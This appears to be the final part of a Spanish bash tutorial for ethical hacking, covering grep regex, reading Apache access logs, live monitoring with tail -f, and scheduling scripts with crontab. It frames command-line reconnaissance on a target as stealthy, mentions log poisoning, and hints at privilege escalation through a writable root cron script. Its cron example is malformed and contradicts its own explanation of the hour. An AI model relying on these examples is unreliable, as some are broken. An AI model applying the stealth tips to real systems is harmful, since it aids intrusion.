Podemos mejorar esta busqueda agregando a la palabra a buscar ^password$ con esto le indicamos que empiece (^) por p y termine ($) explicitamente con la letra d

ANALISIS DE DATOS

Despues de aver recopilado informacion de un objetivo estando en el mismo objetivo,al utilizar herramientas de bash como grep, awk, find y otras el rastro o ruido que generamos estando en ese objetivo es minimo,ya que no utilizamos herramientas intrusivas y es mas bien maniobras de cualquier usuario quedando sigilosamente.

Una vez con toda la informacion recaudada y pasada a nuestro sistema tenemos que darle sentido,de nada sirbe tener una archivo con contraseñas en base64 sin saber como es el modelo de base64 porque nos llevara a tener una valiosa informacion pero no supimos interpretarla.

ARCHIVO DE REGISTRO DE ACCESO WEB

Familiarizarnos con esta clase de archivo es primordial ya que si quieres dedicarte al mundo de la seguridad informatica,hacking etico, y todo lo referido a esta rama es de vital importancia entender este archivo ya que es un registro de los accesos que ha tenido tu servidor (o el de otro).

Este archivo si tenemos un servicio apache incluido en kali linux lo encontramos en

el directorio /var/log/apache2/access.log junto al archivo error.log

Este archivo tan indefenso y sin importancia te va a llamar la atencion porque gracias a este señor llamado access.log existe un ataque llamado poisoning log el cual nos permitira ejecutar comandos en el servidor remoto, aunque aquí no tocaremos este ataque.

En este archivo si es que tiene registros podemos encontrar direcciones ip de solicitud, user agent (version del navegador) y fecha de solicitud.

USER AGENT

El user agent viene dentro de una solicitud o una respuesta en el header donde tambien se encuentra el mentodo de solicitud GET / POST y según que solicitud mas cosas, este user agent indica la version del navegador (aunque existen herramientas para cambiar el user agent)

REGISTROS EN TIMPO REAL

Una forma para dectectar maniobras maliciosas en nuestro servidor es observar el registro access.log de manera constante y redundante, esto significa que mientras observamos el registro este se ira actualizando cada X tiempo pudiendo ver o detectar muchas solicitudes en poco tiempo, solicitudes a archivos que no existen y hasa navegacion del usuario forzosa (navega en carpetas donde no tiene que estar navegando).

Las tecnicas para visualizar registros en vivo se puede aplicar a cualquier archivo de registro pero en este caso pondremos de ejemplo el archivo de apache access.log.

Existen varios comandos para esta maniobra como el comando:

tail -f /var/log/apache2/access.log

el cual lee continuamente el archivo especificado y muestra las nuevas lineas que se le agregar al achivo.

Podemos filtrar la salida a grep filtrando por palabras que nos interese como por ejemplo podemos filtrar por ip:

tail -f access.log | grep “192.189.0.1”

este comando solo imprimira las solicitudes que haga esa ip

este es un buen archivo para mezclar tail con otras herramientas para filtrar por carácter y demas.

CRONTAB

Para que se entienda qu es CRON, es un proceso el cual se configura y ejecuta ciertas acciones,

este proceso lo podemos encontrar en /*etc*/ en un archivo llamado crontab el cual le podemos hacer un cat.

En este archivo se le puede indicar que ejecute un script que tengamos. Podemos indicarle que lo ejecute cada X minutos cada X horas hasta incluso cada X dias del mes o dias de la semana.

Tiene su propio comando que es crontab

OPCIONES DE COMANDOS COMUNES

-e	editamos la tabla cron
-l	lista la tabla cron actual (si es que tenemos algo rogramado)
-r	elimina la tabla cron actual

Haremos un script el cual se conectara a la pagina https://whatismyip.com/es/ y solicitara la ip publica nuestra, la filtraremos con grep y tr.

#!/bin/bash

echo $(curl -s https://whatismyip.com/es/ | grep “Su IPv4 púbico” | tr -d ‘’)

lo guardamos y le damos permisos de ejecucion con:

chmod +x <nombre del script.sh>

Supongamos que queremos que se ejecute este scipt cada hora pero seria engorroso tener que ejecutarlo cada hora y tendriamos que estar frente a la pc.asi que en este momento entra el proceso crontab.

crontab -e

y seleccionamos la opcion 2

agregamos la linea con el horario que queremos que se ejecute:

010*** /home/script.sh

0 minutos

8 hora

* dia del mes

* mes

* dia de la semana

En este ejemplo crontab hace que la tarea cron se ejecute a la hora 10 de la mañana y ejecute el script /home/script.sh

Tenga cuidado ya que si programa una tarea usando el usuario root el scipt se ejecutara como root,y si el script lo puede editar cualquier persona,podria modificarlo para hacer acciones como usuario root.

DESPEDIDA

Llegado a este final espero que te haya servido de ayuda este manual,pronto estare subiendo mas cosas. Atentamente Park33r